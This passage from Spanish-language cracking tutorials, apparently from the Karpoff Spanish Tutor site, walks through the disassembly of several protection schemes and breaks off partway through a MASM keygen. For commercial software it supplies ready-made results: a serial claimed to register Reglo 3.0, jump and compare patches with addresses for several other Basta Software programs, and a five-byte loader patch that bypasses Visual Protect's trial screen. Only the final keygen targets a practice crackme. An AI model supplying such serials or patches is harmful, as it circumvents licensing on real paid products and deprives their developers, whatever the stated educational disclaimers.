:0040FB2D    83F80F          cmp eax, 0000000F               Si no supera 15 saltar
:0040FB30    7C03            jl 0040FB35                     Salta
:0040FB32    83E80F          sub eax, 0000000F
:0040FB35    40              inc eax                         Incrementa eax          eax = 8
:0040FB36    83F80F          cmp eax, 0000000F
:0040FB39    7C03            jl 0040FB3E                     Salta
:0040FB3B    83E80F          sub eax, 0000000F
:0040FB3E    8BC8            mov ecx, eax                    Ecx = eax = 8
:0040FB40    83C003          add eax, 00000003               Eax = B = 11
:0040FB43    83F80F          cmp eax, 0000000F
:0040FB46    7C03            jl 0040FB4B                     Salta
:0040FB48    83E80F          sub eax, 0000000F
:0040FB4B    0FBE3C31        movsx edi, byte ptr [ecx+esi]   Pone en edi el noveno n°  39    (esi+8)
:0040FB4F    8BC8            mov ecx, eax                    Ecx = B
:0040FB51    83C00           add eax, 00000003               Eax = E = 14
:0040FB54    83EF3           sub edi, 00000030               Edi = 9
:0040FB57    83F80           cmp eax, 0000000F
:0040FB5A    7C03            jl 0040FB5F                     Salta
:0040FB5C    83E80           sub eax, 0000000F
:0040FB5F    0FBE0C          movsx ecx, byte ptr [ecx+esi]   Pone en ecx el 12° n° del serial = 32
```

```
:0040FB63    8BD0            mov edx, eax                      Edx = eax = E = 14
:0040FB65    83C0            add eax, 00000003                 Eax = 11(hex) = 17
:0040FB68    8D0C89          lea ecx, dword ptr [ecx+4*ecx]    Ecx = 32*4+32 = FA(hex) = 250
:0040FB6B    83F80F          cmp eax, 0000000F                 Eax = 17 > 15 (no saltará)
:0040FB6E    8D0C89          lea ecx, dword ptr [ecx+4*ecx]    Ecx = 250*4+250 = 4E2 = 1250
:0040FB71    8D0C8D40EDFF    lea ecx, dword ptr [4*ecx+FFFFED40]   Ecx = 1250*4-4800 = C8 = 200
:0040FB78    7C03            jl 0040FB7D                       No salta
:0040FB7A    83E80F          sub eax, 0000000F                 Eax = 17 - 15 = 2
:0040FB7D    0FBE1432        movsx edx, byte ptr [edx+esi]     Edx = 35 ( 15° núm del falso serial )
:0040FB81    0FBE0430        movsx eax, byte ptr [eax+esi]     Eax = 33  ( 3° num. falso serial )
:0040FB85    8D1492          lea edx, dword ptr [edx+4*edx] Edx = 35*4+35 = 109(h) = 265
:0040FB88    03C8            add ecx, eax                      Ecx = C8+33= FB(h) = 200+51 = 251
:0040FB8A    8D8C51F0FDFFFF  lea ecx, dword ptr [ecx+2*edx-00000210]  Ecx = 251+265*2-528 =  253 =
FD(hex)

:0040FB91    83F907          cmp ecx, 00000007        Es evidente que FD es distinto a 7

:0040FB94    754B            jnz 0040FBE1             Salta a chico malo o error
```

Sigues ahí ???? Ahhh menos mal. Si te sirve de consuelo todo el ezfuerso invertido en este análisis te servirá para muchos programas (todos???) de BASTA software. Te das cuenta porque le decía a los que buscaban un serial que no pierdan el tiempo leyendo este tutorial. Seguimos. Como FD es distinto de 07 el salto se efectuará y nos sacará de la rutina de comprobación. **¿¿¿ Que hacemos ???.....**

Bueno podemos hacer varias cosas. Podemos invertir el salto condicionado en 40FB94. Podemos hacer que compare **ecx, 000000FD** en 40FB91. O podemos jugar con las matemáticas y encontrar un número que sortee las premisas anteriores. No es tan difícil como parece, de los 16 números del serial solo algunos son fundamentales en el algoritmo. No sufras que encontré un número que en principio tendría que funcionar. Te dejo a vos que reemplaces 1234567890123456 por ***1231560890127401*** y compruebes que ecx = 00000007.

Desgraciadamente, la cosa no termina ahí. El programador realmente nos quería hacer las cosas difíciles. Ya hemos logrado eludir el primer salto a error, veamos como sigue

```
:0040FB94    754B            jne 0040FBE1                      Aquí estábamos
:0040FB96    33C0            xor eax, eax                      Pone el eax en cero
:0040FB98    B90F000000      mov ecx, 0000000F                 Pone 15 en ecx
:0040FB9D    0FBE1431        movsx edx, byte ptr [ecx+esi]     Toma el último n° del serial,ahora 31= 1
:0040FBA1    0FAFD1          imul edx, ecx                     Edx = 31* F = 49*15 = 2DF(h) = 735
:0040FBA4    03C2            add eax, edx                      Eax = 0 + 2DF(h) = 2DF
:0040FBA6    8BD1            mov edx, ecx                      Edx = 15 = F(h)
:0040FBA8    49              dec ecx                           Ecx = 14 = E(h)
:0040FBA9    85D2            test edx, edx                     Se fija si hay más
:0040FBAB    75F0            jne 0040FB9D                      Si hay más salta
```

Lo que hace es lo siguiente: toma el último número del serial, lo multiplica por 15 y lo guarda en eax. Toma el anteúltimo número del serial, lo multiplica por 14 y se lo suma a eax. Y así sucesivamente con los 16 números del serial. Al salir del lazo con ***1231560890127401*** como serial de prueba, Eax = 17F4(h) y Ebx = 1


```
:0040FBAD    8D4B0E          lea ecx, dword ptr [ebx+0E]       Ecx = 1 + E = F
:0040FBB0    83F90F          cmp ecx, 0000000F
:0040FBB3    7C03            jl 0040FBB8                       No salta
:0040FBB5    83E90F          sub ecx, 0000000F                 Ecx = 0
:0040FBB8    0FBE1431        movsx edx, byte ptr [ecx+esi]     Edx = 31 primer número del serial
:0040FBBC    0FAFD1          imul edx, ecx                     Edx = 0
```

```
:0040FBBF    2BC2          sub eax, edx                    Eax = 17F4(h)- 0 = 17F4(h)
:0040FBC1    49            dec ecx                         Ecx = -1 = FFFFFFFF
:0040FBC2    7903          jns 0040FBC7        Salta si el flag de signo está a cero (no salta)
:0040FBC4    83C10F        add ecx, 0000000F               Ecx = E
:0040FBC7    8A1C31        mov bl, byte ptr [ecx+esi]      bl = 30
:0040FBCA    0FBED3        movsx edx, bl                   Edx = 30
:0040FBCD    0FAFD1        imul edx, ecx                   Edx = 30 * E = 2A0(h)
:0040FBD0    2BC2          sub eax, edx                    Eax = 17F4(h)-2A0(h) = 1554(h)= 5460
:0040FBD2    B90A000000    mov ecx, 0000000A               Ecx = A(h) = 10
:0040FBD7    99            cdq
:0040FBD8    F7F9          idiv ecx                        Divide eax por ecx y el resto lo pone en edx
:0040FBDA    80C230        add dl, 30                      En este caso el resto es cero 0 + 30 = 30
:0040FBDD    3AD3          cmp dl, bl                      30 = 30     ;-)
:0040FBDF    7406          je 0040FBE7                     Debe saltar, sino va a error
:0040FBE1    5F            pop edi       Esta es la dirección de error que habíamos eludido anteriormente
```

A esta altura te estarás preguntando ¿Por qué habiendo tantos tutoriales en la red, justo te fuiste a bajar este? **;-)** Que se le va a ser, dura la vida del cracker. Revisemos que hizo el programa en esta segunda etapa. Concretamente efectuó la diferencia entre una suma de productos y un número de nuestro serial, en este caso el décimo quinto (0), multiplicado por su posición dentro del mismo(E).Luego efectuó el cociente con A(h). Al resto guardado en Edx le sumó 30 y lo comparó con el valor en ascii de ese mismo número (30 = 0). No fue casualidad que haya coincidido, hice algunas cuentas previamente para no extender aún más este tuto.Vemos que inmediatamente debajo de ese salto está la temida posición ***40FBE1*** que habíamos evitado en la primera parte de la comprobación. Por lo que a los que prefieran patchear, tendrán que hacer que salte siempre. Si te digo que la cosa no termina acá, que todavía queda otro algoritmo por cumplir tu sorpresa va a ser tan grande como la mía cuando la descubrí. Quizo el azar que el número 12315608-90127401 cumpla la tercer condición, (pura coincidencia). La descubrí buscando números de serie alternativos (por ejemplo 12345608-90127491 cumple las dos primeras pero no la tercera). Esta tercer comprobación se encuentra en el ***call 40FA40*** unas cuatro líneas después del último salto. La misma es muy similar a este último checkeo (cociente entre una suma de productos y un número) con una sútil variación. En Edx como antes quedará alojado el resto, pero ahora deberá ser cero ya que inmediatamente despues hará un test edx, edx seguido de un jnz que de saltar nos lleva al mensaje de error.

```
:0040FAC0    85D2    test edx, edx      En edx está el resto del cociente (tendrá que ser cero)
:0040FAC2    750C    jnz 0040FAD0       No tiene que saltar
```

Te queda como tarea recorrer esta última rutina con los dos seriales de prueba y comprobar lo que te digo. Para encontrarla poné un ***bpx 40FA87*** que ahí empieza la cosa. Para desregistrar el programa y seguir practicando, ejecutá el regedit, andá a ***HKEYLocal machine/software/basta/reglo/current versión*** y borra la clave llamada ***reserved2*** la misma se genera cuando introducís el serial correcto. Para los que vienen patcheando en 40FAC2 hay un tercer salto a invertir.



Recordemos que el valor de esta aplicación es de $15!!!!!!. Por qué invertir tanto tiempo en el sistema de protección tan complejo?. Analicemos las posibles respuestas. Puede que el programador también sea un cracker, tenga un amigo cracker o al menos haya leido unos cuantos tutoriales. Puede que sea un inadaptado social, que no tenga amigos, hobbies, ni mujer **;-).** O muy probablemente todo este esfuerzo no sea para esta única aplicación.

Número mágico

Qué es esto algún nuevo método de crackeo esotérico???. (Jodida la ginebra en ayunas **8=)**)
Concentrémonos en la posición 40FB91 del primer algoritmo de comprobación

```
:0040FB91    83F907    cmp ecx, 00000007
:0040FB94    754B      jnz 0040FBE1
```

Qué pasaría si (conservando todo el resto de la rutina de comprobación exactamente igual) en lugar de comparar ecx con 00000007, lo comparara con por ejemplo 00000004 ??? Exacto !!!!!!!! Obtendríamos un número de serie completamente distinto a pesar de usar la misma protección. Ese es el concepto de ***número mágico***. Exactamente eso es lo que ocurre en HORAS. Hacé lo siguiente abrí el ejecutable de HORAS con un editor hexadecimal (yo usé el Hex Workshop), clickea en ***Edit*** y luego en la opción ***Find*** . Completá la casilla de búsqueda con por ejemplo la inconfundible instrucción **8D8C51F0FDFFFF** que se encuentra justo antes de cmp ecx, 0000000**X** (83F90***X***). El valor de **X** es el número con el que compara. Para REGLO, como ya vimos **X** = 7. Para HORAS, **X** = 4 . Para que puedas seguir más fácilmente lo que te estoy diciendo, acá va una tabla comparativa con las posiciones del **WD32DSM** según los distintos programas y los números con los cual compara el ecx.

Programa	Posición	Comparación
Reglo 3.0	**40FB91**	**cmp ecx, 00000007**
Horas 3.7	**417421**	**cmp ecx, 00000004**
Deletor 2.6	**40CBF1**	**cmp ecx, 00000001**
Filo 2.0	**40A601**	**cmp ecx, 00000003**
Unios 1.9	**40EEE3**	**cmp ecx, 00000008**
ExIcon 1.9b	**40BC01**	**cmp ecx, 00000002**
Etc.	**Etc.**	**Etc.**

Ahora tienes toda la información que necesitas. Que hacer, depende de lo que más te guste, jugar con las matemáticas o patchear. Si logras conseguir un serial correcto para alguno de los utilitarios anteriores, podrás hacer un ***patcheado elegante*** en todo el resto de los ejecutables. Ya que cambiando solamente el valor a comparar con ***ecx*** (un solo cambio) serás capaz de registrar estas y seguramente todas las aplicaciones de Basta Software. Léase esto último **tarea para el hogar ;-).**

Por dudas o consultas comunicate a http://yerbamatear@yahoo.com

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar este programa debes comprarlo**.** Si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Visual Protect 2.5.7**

PROTECCION:	Visual Protect 2.5.7. (Por si mismo, jejeje)		
Descripcion:	Protección para Software		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.visagesoft.com		
Herramientas:	Softice, Editor Hexadecimal (el que más os guste)		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	11/03/2001

INTRODUCCION

Hola a Todos una vez más. Nuevamente, una protección para software, pero esta vez la propia protección, que paradoja :)

Todo empezó cuando un buen amigo me habló de un buen programa que sirve para escribir archivos PDF, EasyPDF, de la misma empresa que este programa, y que realmente está bien, os recomiendo que lo compréis. No puedo decir lo mismo de la protección. Veremos cómo con un simple Loader podemos pasar por encima de ella.

Para quién no lo sepa PrincessSandy es un Patcher, con él crearemos el loader. Os recomiendo que utilicéis éste, con otros no se puede.

Las herramientas podéis encontarlas aquí: http://redrival.com/protools/

AL ATAKE

LA PROTECCIÓN


Tampoco he destripado mucho la protección, pero básicamente, utiliza el archivo vp.dll. Este archivo es el soporte de la protección. Al ejecutar el programa se crea un archivo en el directorio raiz de nuestro disco duro, llamado sysXXXXX.bin, que no nos interesa para nada. Luego está el archivo de licencia visualprotect.vpl, que contiene datos como número de dias de evaluación, etc. todo ello encriptado.

También hay que decir, que podemos registrarnos a traves de la red, y una vez hecho esto nos envían el archivo de registro. que si utilizamos filemon, podemos ver que se llama visualprotect.vplr. Quizás podíamos haberlo atacado por aquí también. Podéis intentarlo si queréis.

Además, el archivo principal está comprimido, al igual que parece estarlo el archivo vp.dll.

AL ATAKE

Pongámonos en marcha, una vez que hemos cargado Softice, iniciamos el programa y nos aparece la siguiente ventana:



Mmmmm.... la ya típica ventana de Try y Buy. Vamos a Softice (Ctrl+D), en esta ocasión vamos a utilizar los handles de windows para encontrar algo interesante. Lo primero es conocer el nombre de nuestra tarea, nuestro programa. Introducimos en la linea de comandos de Sice, Task. Nos aparece la lista de tareas activas en nuestra maquina, podemos ver que aparece: Visualpr. Este es nuestro programa. Ahora necesitamos saber el handle de la ventana, para ello introducimos HWND Visualpr, y nos aparece algo parecido a esto:

Window-Handle	hQueue	SZ	QOuner	ClassName
53C (1)	110F	32	VISUALPRO	TForm
XXX (2)				TPanel
XXX				TButton
XXX				TButton
XXX				TButton

El handle es 53C. Ya lo tenemos todo, ahora vamos a poner el breakpoint. En la linea de comandos introducimos bmsg 53C

wm_destroy. En un tutorial anterior recuerdo haber explicado esto un poco más, si tenéis dudas mirar por ahí. Una vez metido el breakpoint, volvemos a windows (F5) y pulsamos Try. Sice saltará (quitamos los breakpoints bc*), vamos pulsando F12 hasta que aparezcamos en uno de los archivos que dije antes, concretamente aparecemos en VP. Ahora seguimos pulsando F12, pero con cuidado, atentos a cualquier cosa que pueda ser interesante. En este caso ese algo interesante, puede ser una llamada (un call), seguida de una comparación y ésta a s vez seguida por un salto condicional. ¿Porqué? pués por que, en esta ventana tenemos varios botones, cada uno de ellos devuelve un valor al programa, y el programa los compara, por ejemplo supongamos que al pulsar Try el valor de eax lo pone a 1 y si pulsamos Buy a 2, el programa tendrá que comparar el valor de eax, para saber qué botón hemos pulsado.

Lo dicho, vamos pulsando F12 hasta que vemos algo realmente interesante:

```
015F:007050A1  33D2            XOR     EDX,EDX
015F:007050A3  3B542404        CMP     EDX,[ESP+04]
015F:007050A7  7503            JNZ     007050AC
015F:007050A9  3B0424          CMP     EAX,[ESP]
015F:007050AC  5A              POP     EDX
015F:007050AD  58              POP     EAX
015F:007050AE  0F85A3000000    JNZ     00705157
015F:007050B4  A140A77000      MOV     EAX,[0070A740]
015F:007050B9  F6405902        TEST    BYTE PTR [EAX+59],02
015F:007050BD  0F8594000000    JNZ     00705157
015F:007050C3  E828F8FFFF      CALL    007048F0
015F:007050C8  83F802          CMP     EAX,02
015F:007050CB  0F8586000000    JNZ     00705157
015F:007050D1  8D8598FDFFFF    LEA     EAX,[EBP-0268]
015F:007050D7  B904567000      MOV     ECX,00705604
015F:007050DC  8B1578A47000    MOV     EDX,[0070A478]
015F:007050E2  E8C1ECF8FF      CALL    00693DA8
015F:007050E7  8B8598FDFFFF    MOV     EAX,[EBP-0268]
015F:007050ED  8B1500A77000    MOV     EDX,[0070A700]
015F:007050F3  8B12            MOV     EDX,[EDX]                    v
015F:007050F5  E85EE1FFFF      CALL    00703258                 < > v
```

Bien, aparecemos en esa linea, 7050C8. Justo encima, una llamada, y debajo un salto condicional... ¡¡ Justo lo que buscábamos !! Ponemos un breakpoint en la llamada (bpx 7050C8), para saber si es la nuestra realmente y volvemos a iniciar le programa. Sice salta, justo en la llamada, si pulsamos F4 para ver lo que pasa por windows vemos que la ventana aún no ha aparecido. Pulsamos F10 sobre la llamada, y aparece la ventana, pulsamos Try y volvemos a Sice. Si miramos el valor de los registros (F2), concretamente el de eax (que es el que compara en la siguiente instrucción), su valor es 1. Si probáis a pulsar otros botones de la ventana, veréis que eax cambiará de valor.

Ya estamos terminando, volvemos a iniciar el programa, nuevamente salta sice. Ahora vamos a probar un parche para la ventana, puesto que lo que queremos es que eax sea 1, y la llamada ocupa 5 bytes (E8 28 F8 FF FF), probamos a introducir la siguiente instrucción en sice con el comando A: a eip, e introducimos 'mov eax, 01' pulsamos enter un par de veces, y veremos que la llamada ha desaparecido y que en su lugar está la instrucción que nosotros hemos metido. Anotad sus bytes (B8 01 00 00 00). Ahora pulsamos F5 para ver si es válido el parche ..... !!!!!!!!!!! ARRANCÓ EL PROGRAMA ¡¡¡¡¡¡¡¡¡¡

EL LOADER

Como dije antes el archivo vp.dll está encriptado o algo así, por tanto si buscamos los bytes que vimos ates, no los encontraremos. Para poder parchear el programa necesitamos hacerlo una vez desencritado en memoria. Para ello crearemos un loader con el programa PrincessSandy. Lo ejecutamos, seleccionamos el archivo que nos interesa (el ejecutable, no la dll) en este caso VisualProtect.exe y pulsamos Add Item, introducimos la dirección (con todos sus ceros, 8 numeros) los datos originales (en bytes) y los que queremos meter, también en bytes. Pulsamos Add, luego Build, y ya está !!!!!!

Sólo queda probar el loader.

FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo (No me pidáis Cracks ¿OK?). Espero que os haya resultado útil este tuto. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. Profe animo y gracias por lo del IceDump :-); Txeli, espero que te sirva de algo ;-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**TxoTxo.Crackme**

PROTECCION:	**Name/serial, encryptado, antidebugger, antitraceo, etc**		
Objetivo:	Para mi ha sido hacer un keygen		
Descripcion:	Es un crackme, no lleva mucha descripcion		
Dificultad:	Media o facil según el enfoque.		
DOWNLOAD:	Karpoff site		
Herramientas:	**Softice, icedump y masm32 para el keygen**		
CRACKER:	**!!!JNP**	**FECHA:**	**04/03/2001**

INTRODUCCION

Bueno antes que nada decir que es mi primer tutorial, mi primer Keygen, espero que no se complique la cosa y nos entendamos todos. Al ser el primer Keygen que hago, vereis que en el código hay cosas inútiles además de estupidas, ya iremos mejorando ;). Este crackme me desconcertó al principio, pues tiene rutinas antidebugger, el fileinspector no nos dice nada concreto, nos da error al intentar abrirlo con el procdump, pero cuando utilizamos el ataque adecuado es bastante sencillo.

AL ATAKE

Vamos a ello, ejecutamos el crackme y nos da un MessageBoxA con el titulo de ERROR! y Debugger detected cuando tenemos el Softice (SI) cargado, bueno pues vale, ponemos un *bpx messageboxa* y ejecutamos de nuevo,bien SI rompe, le damos a F12 y nos sale el messageboxa, le damos a aceptar y ¿qué pasó?, en vez de caer en el código nos envia directamente a ExitProcess y nos saca del programa, bueno tampoco pasa nada pasamos al primer enfoque de ataque:

1 forma: Ponemos el bpx messageboxa y esperamos que rompa SI, vale ahora buscamos el texto de la ventana, ponemos *S 30 l ffffffff "ERROR"* y nos aparece en *406632*, vale ya tenemos una via de entrada, no podemos ponerle un bpx debido a la rutina antibreakpoints que utiliza, pero podemos usar un *Bpm 406632 RW*, salimos ejecutamos el crackme y nos rompe en plena rutina descompresora, ahora estamos en el codigo y lo vamos traceando, vemos como se descomprimen las lineas siguientes a la vez que avanzamos, al principio intente eliminar la rutina antibpx buscando las referencias a *INT3 (CC)*, pero al final me cansé debido a la descompresión larga y tediosa, cargué el ICEDUMP y , sorpresa, el programa arranca, asi que pasamos a la 2 forma.

2 forma: Bueno ahora ya tenemos el programa cargado y listo para meter nuestro serial, podriamos intentar poner un bpx getdlgitemtexta, pero salta la detección del SI, una solución bastante válida seria; una vez cargado el crackme pasamos a SI ponemos , hwnd crackme, nos aparecen varias columnas, nos fijamos que en la de la derecha donde pone *"Class name"* hay tres button (botones), y en la de la izquierda donde pone *Window handle* pues el handle del boton,

vamos a coger el primero 0358 (el handle va a variar cada vez que ejecutamos el programa), y ponemos un , *bmsg 0358 wm_command*, esto pone un bpx de mensaje cuando activemos ese boton, salimos al programa, le damos al boton y rompemos en SI y despues de varios F12 estamos en pleno codigo (en mi caso no pone nada en la línea del SI) y bastante cerca, caminamos hacia arriba y vamos viendo el messageboxa de niño bueno y el getdlgitemtexta que coge los datos. Bueno, vamos a dejarnos de boberias ya que sabemos que usa getdlgitemtexta y que no le gustan los bpx a esa api, nos vamos al SI y ponemos , *u getdlgitemtexta*, con esto nos muestra el codigo de la api en user32, le ponemos un bpx a una de las primeras líneas por ejemplo a la que pone, *PUSH EBP*, salimos metemos el nombre y el serial damos al boton y aparecemos en SI en user32 damos a F12 y estamos en pleno código bueno justo despues del getdlgitemtexta del nombre, traceamos un poco pero ojo, te acuerdas de que también habia rutina antitraceo, si le damos a F10 nos manda para fuera, asi que a F8, que tampoco hay calls largos ni nada, pasamos el getdlgitemtexta del serial, y vemos que el codigo tiene unas lineas muy raras, pero que al pasar por el, *CALL [4033EC]* se descomprimen y aparece el codigo en cristiano, el inconveniente es que al movernos por la ventana de codigo vuelve a aparecer el codigo raro, tampoco pasa nada seguimos el proceso para obtener el serial con paciencia, pero comprenderas que no te muestre el codigo entero, no?, de todas formas el codigo del keygen es casi igual solo varian las direcciones de memoria utilizadas . Primero obtiene el numero de caracteres del nombre y ve si está entre 6 y 30, luego compara el serial que debe ser de 12 cifras, comprueba que la quinta cifra sea un guion haciendo un xor de 52 con 7f (da 2D = a un guion) para despistar, comprueba que la octava cifra sea tambien un guion, si no se cumple alguna de estas comprobaciones nos da un messageboxa de *Oh, oh invalid code*, y después empieza lo duro, coge el nombre y va haciendo sumas y operaciones letra a letra, va sumando, desplaza, lo mueve, lo vuelve a sumar, lo vuelve a mover, lo mejor es echar un vistazo al codigo del keygen, al final va comparando número a número con nuestro serial despreciando la cuarta cifra y las dos últimas. Bueno ahí va el codigo del keygen para masm32, creo que no es muy complejo, si algo no se entiende seguramente es que no deberia estar ahí, je je ..

RSRC.RC

```
#include "resource.h"

#define IDC_EDIT 3000

#define IDC_BOTON 3001

#define IDC_SALIR 3002

#define IDC_ACERCA 3003

#define IDC_STATIC -1

#define IDM_BORRAR 32001

#define IDM_SALIR 32003



500 ICON DISCARDABLE "GALL.ICO"



MyDialog DIALOG 10, 10, 205, 70

STYLE 0x0004 | DS_CENTER | WS_CAPTION | WS_MINIMIZEBOX |

WS_SYSMENU | WS_VISIBLE | WS_OVERLAPPED | DS_MODALFRAME | DS_3DLOOK

CAPTION "Keygen para Crackme de Txotxo"

FONT 8, "MS Sans Serif"
```

```
CLASS "DLGCLASS"

BEGIN

EDITTEXT 3000, 15,17,111,13, ES_AUTOHSCROLL | ES_LEFT |WS_TABSTOP

DEFPUSHBUTTON "Calcular", 3001, 150,6,40,13

PUSHBUTTON "Salir", 3002, 150,22,40,13

PUSHBUTTON "Acerca", 3003, 150,38,40,13

GROUPBOX "Pon el nombre", -1, 10,3,121,37

END

MyMenu MENU

BEGIN

POPUP "Funciones"

BEGIN

MENUITEM "&Calcular", 32000

MENUITEM "&Borrar", 32001

MENUITEM "", , 0x0800 /*MFT_SEPARATOR*/

MENUITEM "&Salir", 32002

END

END
```

KEYGEN.ASM

```
.386

.model flat,stdcall

option casemap:none

WinMain proto :DWORD,:DWORD,:DWORD,:DWORD

include \masm32\include\windows.inc

include \masm32\include\user32.inc
```

```
include \masm32\include\kernel32.inc

includelib \masm32\lib\user32.lib

includelib \masm32\lib\kernel32.lib

.data

ClassName db "DLGCLASS",0

MenuName db "MyMenu",0

DlgName db "MyDialog",0

AboutName db "Acerca de !!!JNP",0

acerca db "Este es mi primer Keygen, gracias Txotxo,",10,13

db "con este Crackme he aprendido mucho.",0

AppName db "Keygen para Crackme de Txotxo",0

TituloSerial db "Keygen por !!!JNP",0

mensaje1 db "El nombre debe tener entre 6 y 30 caracteres",0

texto db "0123456789ABCDEFj",0


.data?

hwndDlg dd ?

hInstance HINSTANCE ?

CommandLine LPSTR ?

nombre db 31 dup(?)

icono dd ?

temp dd ?

enmedio db 4 dup(?)

temp6 dd ?

enmedio db 4 dup(?)

temp2 dd ?

enmedio1 db 4 dup(?)

temp3 dd ?
```

```
enmedio2 db 4 dup(?)

temp4 dd ?

enmedio3 db 4 dup(?)

temp5 dd ?

enmedio4 db 4 dup(?)

resultado dd ?

.const

IDC_EDIT equ 3000

IDC_BOTON equ 3001

IDC_SALIR equ 3002

IDC_ACERCA equ 3003

IDC_STATIC equ -1

IDM_CALCULAR equ 32000

IDM_BORRAR equ 32001

IDM_SALIR equ 32002

.code

start:

invoke GetModuleHandle, NULL

mov hInstance,eax

invoke GetCommandLine

invoke WinMain, hInstance,NULL,CommandLine, SW_SHOWDEFAULT

invoke ExitProcess,eax

WinMain proc hInst:HINSTANCE,hPrevInst:HINSTANCE,CmdLine:LPSTR,CmdShow:DWORD

LOCAL wc:WNDCLASSEX

LOCAL msg:MSG

LOCAL hDlg:HWND

mov wc.cbSize,SIZEOF WNDCLASSEX

mov wc.style, CS_HREDRAW or CS_VREDRAW
```

```
mov wc.lpfnWndProc, OFFSET WndProc

mov wc.cbClsExtra,NULL

mov wc.cbWndExtra,DLGWINDOWEXTRA

push hInst

pop wc.hInstance

mov wc.hbrBackground,COLOR_BTNFACE+1

mov wc.lpszMenuName,OFFSET MenuName

mov wc.lpszClassName,OFFSET ClassName

invoke LoadIcon,hInstance,500

mov wc.hIcon,eax

mov wc.hIconSm,eax

mov icono,eax

invoke SendMessage,hDlg,WM_SETICON,ICON_BIG,icono

invoke LoadCursor,NULL,IDC_ARROW

mov wc.hCursor,eax

invoke RegisterClassEx, addr wc

invoke CreateDialogParam,hInstance,ADDR DlgName,NULL,NULL,NULL

mov hDlg,eax

invoke GetDlgItem,hDlg,IDC_EDIT

invoke SetFocus,eax

INVOKE ShowWindow, hDlg,SW_SHOWNORMAL

INVOKE UpdateWindow, hDlg

.WHILE TRUE

INVOKE GetMessage, ADDR msg,NULL,0,0

.BREAK .IF (!eax)

invoke IsDialogMessage, hDlg, ADDR msg

.if eax==FALSE

INVOKE TranslateMessage, ADDR msg
```

```
INVOKE DispatchMessage, ADDR msg

.endif

.ENDW

mov eax,msg.wParam

ret

WinMain endp

WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM

.if uMsg==WM_CREATE

invoke SetDlgItemText,hWnd,IDC_EDIT,ADDR AppName

.ELSEIF uMsg==WM_DESTROY

invoke PostQuitMessage,NULL

.ELSEIF uMsg==WM_COMMAND

mov eax,wParam

.IF lParam==0

.IF ax==IDM_CALCULAR

calcula:

invoke GetDlgItemText,hWnd,IDC_EDIT,ADDR nombre,31

pushad

xor ecx,ecx

mov ebx,offset nombre

aqui:

mov al,[ecx+nombre]

cmp al,00

jz @

inc ecx

cmp ecx,1Eh

jnz aqui
```

```
@:
cmp ecx,06h
jb error1
mov ebx, offset temp
